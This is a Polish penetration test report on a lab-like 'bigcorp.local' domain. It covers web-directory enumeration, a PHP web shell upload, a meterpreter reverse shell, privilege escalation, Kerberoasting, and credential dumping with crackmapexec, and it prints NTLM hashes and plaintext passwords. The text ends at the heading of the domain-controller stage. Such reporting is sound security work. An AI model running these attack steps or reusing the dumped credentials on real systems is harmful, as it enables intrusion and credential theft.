Raport z Testu Penetracyjnego – BigCorp

Data wykonania testu: 10.06.2025
Zakres: segment wewnętrzny domeny `bigcorp.local` (hosty DC01,MS01 I MS02)
Tester: Daniel Gawryś

Podsumowanie

W trakcie testu penetracyjnego zidentyfikowano **łącznie 9 podatności** o różnym poziomie ryzyka, z których:

- **2** zaklasyfikowano jako **krytyczne**
- **3** jako **wysokiego ryzyka**
- **2** jako **średniego ryzyka**
- **2** jako **niskiego ryzyka**

Podatności te umożliwiły uzyskanie pełnego dostępu do środowiska domenowego – w tym do kontrolera domeny – poprzez łańcuch eskalacji uprawnień i wykorzystanie słabych zabezpieczeń w przechowywaniu haseł oraz konfiguracji usług.

Przez całość trwania testu żadne oprogramowania antywirusowe nie blokowały dostępu co świadczy o słabym oprogramowaniu antywirusowym

---

Etap 1: Rozpoznanie i skanowanie sieci

Test rozpoczęto od aktywnego rozpoznania środowiska. Przy pomocy `nmap` zidentyfikowano trzy główne hosty w sieci:

- **MS01 (192.168.1.122)** – serwer z aktywną usługą HTTP, SMB I WinRM
- **MS02 (192.168.1.123)** – system Windows z otwartym SMB i WinRM
- **DC01 (192.168.1.121)** – kontroler domeny z Kerberos, LDAP, SMB I WinRM

Skanowanie I manualne testy wykazały, że na serwerze MS01 działa niezabezpieczona usługa HTTP na porcie 80, co stanowiło punkt wejścia do dalszych etapów ataku.

Etap 2: Rekonesans aplikacji webowej (MS01)

Za pomocą narzędzia `gobuster` przeprowadzono enumerację katalogów na serwerze HTTP:

- Wykryto potencjalnie wrażliwe zasoby:

- `/upload.php` – umożliwiający przesyłanie plików
- `/uploads/` – katalog dostępny publicznie
- `/dashboard/` – zabezpieczony, ale dostępny

przeszukiwanie katalogów / plików zostało wykonane przy użyciu programu gobuster:

gobuster dir -u 'http://192.168.1.122/' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt --random-agent -k


Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.122/ [+] Method: GET [+] Threads: 10 [+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt [+] Negative Status codes: 404 [+] User Agent: Opera/6.05 (Windows 98; U) [en] [+] Extensions: php,txt [+] Timeout: 10s

Starting gobuster in directory enumeration mode

/img (Status: 301) [Size: 336] [--> http://192.168.1.122/img/] /uploads (Status: 301) [Size: 340] [--> http://192.168.1.122/uploads/] /upload.php (Status: 200) [Size: 32] /examples (Status: 503) [Size: 402] /licenses (Status: 403) [Size: 421] /dashboard (Status: 301) [Size: 342] [--> http://192.168.1.122/dashboard/]

Możliwość przesyłania plików w endpoincie /upload.php stanowiła **podatność wysokiego ryzyka**, ze względu na brak walidacji typu pliku.




Obraz 1: aplikacja wewnetrznej rekrutacji umożliwiająca przesył dowolnego pliku

Obraz 2: Próba przesłania pliku przebiegła pomyślnie

Etap 3: Uzyskanie dostępu (MS01)


Wykorzystując możliwość przesłania pliku przez `upload.php`, przesłano złośliwy plik `shell.php`, który umożliwił uruchomienie poleceń systemowych. Następnie przesłano i uruchomiono plik `rev.exe` zawierający `meterpreter reverse shell`.



Obraz 3: shell.php w folderze uploads

Obraz 4: sesja meterpreter z uprawnieniami użytkownika web_svc

Używając funkcji `getsystem` w `meterpreterze`, wykorzystano uprawnienie **SeImpersonatePrivilege**, co pozwoliło na eskalację do uprawnień systemowych (**podatność krytyczna**).




Obraz 5: Eskalacja uprawnień do NT AUTHORITY \ SYSTEM używając polecenia getsystem w meterpreterze

Z systemu uzyskano hashe NTLM lokalnych kont (m.in. `Administrator`, `lucy`, `xampp_svc`), z których jedno (`Administrator`) zostało wykorzystane do dalszego dostępu przez `evil-winrm`.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1915e9324c2805a8d5460e3ed01112e3:::

DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

lucy:1006:aad3b435b51404eeaad3b435b51404ee:e2d2fe5043332c4c229eae7516da8dfe:::

WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ce378ca70f63b325f9e5098d9c223b25:::

xampp_svc:1001:aad3b435b51404eeaad3b435b51404ee:e4511828af0c03d8a8835fe6759add6d:::
```

Etap 4: Rekonesans poziomu domenowego


Po uzyskaniu dostępu jako Administrator na MS01, przesłano i uruchomiono `winPEAS`, który ujawnił dane logowania użytkownika `wyldstyle` zapisane w historii PowerShell użytkownika `lucy`.



Obraz 6: Hasło w historii powershell lokalnego użytkownika lucy

Z pomocą `bloodhound-python` zidentyfikowano użytkownika `svc_iis`, który posiadał delegację Kerberosową. Dokonano ataku typu **Kerberoasting** używając narzędzi impacket i złamano hash tego użytkownika używając programu hashcat (**podatność wysokiego ryzyka**).

Obraz 7: Wydobycie skrótu hasła konta svc_iis




Obraz 8: Złamanie hasła do użytkownika svc_iis

Użytkownik svc_iis należy do grupy “Service Accounts” co pozwala na przeglądaniu zdalnego katalogu “backups” na kontrolerze domeny


Obraz 9: Potwierdzenie uprawnień svc_iis do katalogu backups

Etap 5: Dostęp do MS02 i eskalacja uprawnień

W zasobach backupu znaleziono plik `.zip (it-users-backup.zip)`, który po złamaniu hasła zawierał dane dostępowe dla użytkownika `emmet`.




Obraz 10: Złamane hasło do pliku backup zip. Hasło posiada w sobie nazwę firmy



Obraz 11: Użytkownicy oraz hasła znalezione w zabezpieczonym słabym hasłem pliku zip

Konto `emmet` posiadało uprawnienia administratora lokalnego na MS02, co umożliwiło za pomocą `CrackMapExec` zrzut zawartości procesu `lsass.exe` i uzyskanie haseł innych użytkowników, w tym konta `lord_business`.




Obraz 12: emmet lokalnym administratorem na MS02 (potwierdzone przy użyciu crackmapexec)

Zrzut lsass przy użyciu crackmapexec:

```
crackmapexec smb 192.168.1.123 -u emmet -p 'R3xRulsz!' --lsa

 SMB 192.168.1.123 445 MS02 [*] Windows 10 / Server 2019 Build 17763
x64 (name:MS02) (domain:bigcorp.local) (signing:False) (SMBv1:False)
SMB 192.168.1.123 445 MS02 [+] bigcorp.local\\emmet:R3xRulsz!
(Pwn3d!)
SMB 192.168.1.123 445 MS02 [+] Dumping LSA secrets SMB 192.168.1.123
445 MS02 BIGCORP.LOCAL/lord_business:
$DCC2$10240#lord_business#5db835273801e7028f2d151d94c22c24: (2025-06-
08 18:17:02)

SMB 192.168.1.123 445 MS02 BIGCORP\\MS02$:aes256-cts-hmac-sha1-
96:21c11dbea958c75071243318092823d903a1267f8c34e091875d2e7b45ec0884
SMB 192.168.1.123 445 MS02 BIGCORP\\MS02$:aes128-cts-hmac-sha1-
96:bda6a2fa617c10b901905b9f423848fa SMB 192.168.1.123 445 MS02
BIGCORP\\MS02$:des-cbc-md5:c1e5133b10dc7080 SMB 192.168.1.123 445
MS02 BIGCORP\
\MS02$:plain_password_hex:200071004c00700020006800320004e0035005c00600
033005e00390075005800760041006200670053005500 5a0079006b0075004e005b00
2e0022005c00390077004a0078002c00330045006300600076007300580 03e004a006
90037005e0029006a004a00540077004800520034006f0070004f003700400030004e
0042003f0027004d003f0050004e00420025006300 6b00620047002a006d002f00210
0340020002a00340051006e005f0079005b004a00460065006e00620048005f006e00
67002600740064006800 5b0051004f00740023003f00720062007700 3d00350070004
3004700350066007000 2a00

SMB 192.168.1.123 445 MS02 BIGCORP\
\MS02$:aad3b435b51404eeaad3b435b51404ee:eb94e7ce213d25367f0cd5a32743f
c27::: SMB 192.168.1.123 445 MS02 bigcorp.local\
\lord_business:TAK0Tuesday! SMB 192.168.1.123 445 MS02
dpapi_machinekey:0x9186551a6685a586de89caac5d571a8062e58f50
dpapi_userkey:0xd5aad124661dd72246d0fb5de7bd9f0a65f5e5de

SMB 192.168.1.123 445 MS02
NL$KM:ce37a0d24f55eb1bb57b661d24f201f9b2791aee3a44906444fb3e1ca929c74
bc5abab2f8eabb34377ddfa9e137cf11528c4b34ffc45ed15c4d420afee991241

SMB 192.168.1.123 445 MS02 [+] Dumped 9 LSA secrets to
/home/kali/.cme/logs/MS02_192.168.1.123_2025-06-08_201625.secrets and
/home/kali/.cme/logs/MS02_192.168.1.123_2025-06-08_201625.cached
```

Konto `lord_business` było aktywne w domenie i przypisane do grupy **Domain Admins**




Obraz 13: lord_business i jego grupy w narzędziu bloodhound

(**podatność krytyczna** – przechowywanie haseł w backupie bez odpowiedniego szyfrowania i kontroli dostępu oraz hasła w postaci zwykłego tekstu).

Etap 6: Przejęcie kontrolera domeny (DC01)

